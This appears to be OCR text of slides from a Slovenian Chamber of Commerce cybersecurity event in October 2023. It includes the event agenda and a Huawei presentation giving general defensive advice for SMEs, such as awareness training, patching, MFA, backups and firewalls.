zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

~Aktualni izzivi in rešitve za podjetja~

27. oktober 2023, 9:00-14:00
GZS, Dvorana A

Telekom Slovenije

CREAPLUS

Organizatorji dogodka:

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

REPUBLIKA SLOVENIJA
MINISTRSTVO ZA GOSPODARSK
RAZVOJ IN TEHNOLOGIJO

EVROPSKA UNIJA
EVROPSKI SKLAD ZA REGIONALNI RAZVOJ
NALOŽBA V VAŠO PRIHODNOST

»Naložbo sofinancira Evropska unija iz Evropskega sklada za regionalni razvoj«

Zlata partnerja dogodka:

Telekom Slovenije

CREAPLUS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

~Aktualni izzivi in rešitve za podjetja~

27. oktober 2023, 9:00-14:00
GZS, Dvorana A

Telekom Slovenije

CREAPLUS

AGENDA

09:00- 09:10	**Uvodni nagovor** Marjana Majerič, izvršna direktorica GZS
09:10- 09:20	**Pozdravni nagovor** Katja Kraškovic, direktorica in dekanja na Gea College - Fakulteti za podjetništvo in aktivna članica Sekcije za kibernetsko varnost
09:20- 09:40	**Uvodno predavanje 1: Shielding Your Business: Essential Cybersecurity Strategies for SMEs in Europe (English)** Vencel Cserháti, Vodja za kibernetsko varnost in varstvo zasebnosti, Huawei Technologies Madžarska in regija Adriatik
09:40- 10:10	**Uvodno predavanje 2: Kako se praktično odzvati na spremembe v okolju kibernetske varnosti v podjetju?** Uroš Majcen, direktor kibernetske odpornosti, Kontron d.o.o.
10:10- 10:30	**Varnostni pregledi v okoljih operativne tehnologije (OT)** Boris Krajnc, specialist za kibernetsko varnost, Telekom Slovenije d.d.
10:30- 10:45	**Kaj deluje in kaj ne deluje pri preverjanju kibernetske varnosti v podjetjih?** Milan Gabor, ustanovitelj in direktor, Viris d.o.o.
10:45- 11:00	**NIS 2 in odpornost na kibernetske grožnje – smo pripravljeni na izzive?** Igor Mlakar, direktor operative, Smart Com d.o.o.

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

~Aktualni izzivi in rešitve za podjetja~

27. oktober 2023, 9:00-14:00
GZS, Dvorana A

Telekom Slovenije

CREAPLUS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Uvodni nagovor

Marjana Majerič
izvršna direktorica GZS

Telekom Slovenije

CREAPLUS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

~Aktualni izzivi in rešitve za podjetja~

27. oktober 2023, 9:00-14:00
GZS, Dvorana A

Telekom Slovenije

CREAPLUS

Pozdravni nagovor

Katja Kraškovic

direktorica in dekanja na Gea College - Fakulteti za podjetništvo in aktivna članica Sekcije za kibernetsko varnost

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

~Aktualni izzivi in rešitve za podjetja~

27. oktober 2023, 9:00-14:00
GZS, Dvorana A

Telekom Slovenije

CREAPLUS

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Shielding your business – Essential Cybersecurity Strategies for SMEs

Vencel Cserhati
Cybersecurity and Privacy Officer
Huawei Technologies Hungary & Adriatics

27. oktober 2023, GZS

HUAWEI

Telekom Slovenije

CREAPLUS

„In the world of cyber security, the last thing you want is to have a target painted on you.”

Tim Cook

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

EU Cyber Threat Landscape

- Ransomware and Phishing has become the prime threat for the last years
- Cybercriminals are increasingly motivated by monetization
- Traditional Malware attacks decline observed in 2020 & 2021.
- The volume of crypto-jacking infections is record high.
- Surge in healthcare sector related data breaches.
- Russia-Ukraine, Israel-Palestinian conflicts: cyberwarfare and disinformation
- IoT along with mobile networks creates a new wave of DDoS attacks.
- Spike in non-malicious incidents, human errors still dominate the cause of downtimes

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Cybersecurity Trends

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Impact of Cyberattacks

- Data breach
- Electric blackouts
- Critical infrastructure downtime
- Failure of military equipment

Consequences

- Loss of money (stock price fall)
- Loss of reputation
- Theft and misuse of personal, financial or medical information
- Safety issues

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

How to Protect against Cyber Threats?

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Cybersecurity Culture and Awareness



- **Culture**
  - Build a culture from day 1
- **Sponsorship**
  - Executive support
  - Dedicate someone for cybersecurity or hire a part time cybersecurity specialist
- **Continuous education**
  - Regular trainings
  - Newsletters
  - Games

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Establishing Processes for Better Protection

Embed security and privacy into the entire software or product development process

Vulnerability / patch management

- Subscribe to alerts on vulnerabilities and patch critical assets at the earliest
- Keep all software and sites updated

Incident and breach management

- Have a plan in place to deal with the unwanted scenario of data breach

Vendors, suppliers, subcontractors management

- Carefully select your third parties – do a quick due diligence on their state of cybersecurity and privacy

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

How does it look like @ Huawei: End-to-end cyber security assurance system covers all departments and employees



zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Huawei, together with EIT Digital and the Global Digital Foundation published a Questions and Answers guide on how best to promote cybersecurity for SMEs in Europe.

This joint publication advises SMEs on how to improve training levels in cybersecurity for staff

OFFICIAL RELEASE: SLOVENIAN VERSION



CHAPTER

01 WHY SMEs MATTER

WHY ARE SMEs SO IMPORTANT FOR EUROPE?

25mil There are 25 million SMEs in Europe.	**99%** SMEs represent more than 99% of all firms in Europe.
100mil SMEs employ 100 million people in Europe.	**+50%** SMEs contribute to over half of the EU GDP.
SMEs underpin the building of a more innovative society.	SMEs are drivers of digital transformation & economic growth.

- SMEs are being systematically targeted by cyber criminals, and many are unprepared.
- 57% of SMEs believe that their companies will go out of business as a result of a cyber attack.
- It's crucial for SMEs to have robust levels of cybersecurity to mitigate against cyber risk and protect their businesses.

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

WHAT ARE THE KEY CHALLENGES FOR SMEs IN THE PROMOTION OF HIGHER CYBERSECURITY STANDARDS AND CYBER SKILLS?

- SMEs face cybersecurity challenges such as the human element, lack of investment, and skills and competence.
- **82% of data breaches involve human error**, highlighting the need for cybersecurity awareness training.
- Investment in cybersecurity is crucial for protecting products and services, yet **93% of SMEs lack dedicated IT or security personnel**.
- Access to trained security professionals is also limited, putting increased responsibility on SME managers and employees to keep up with the evolving threat landscape.
- The **European Cybersecurity Skills Framework** offers tools for HR personnel to better understand the critical cybersecurity skills required for recruitment.

CHAPTER

02 WHAT CAN BE DONE





WHAT SHOULD SMEs DO TO REDUCE THE MOST COMMON TYPES OF CYBER THREATS?

Small and medium-sized enterprises (SMEs) can reduce cyber threats by implementing the following measures:

- **Strict access control**, including secure password management with strong, unique passwords and multi-factor authentication (**MFA**).
- Managing vulnerabilities by identifying and **mitigating product vulnerabilities, applying patches** and mitigating measures in a timely manner, and installing and maintaining antivirus software.
- **Secure data backup in at least two locations outside of the corporate network** and using full disk encryption to protect against data loss or theft.
- **Firewall installation and maintenance** to isolate trusted networks from untrusted networks, using a whitelisting approach, and updating software regularly.

Wireless/Wi-Fi Protected Access (WPA) using WPA3 and a strong, unique password with Wi-Fi network encryption containing at least 20 characters.

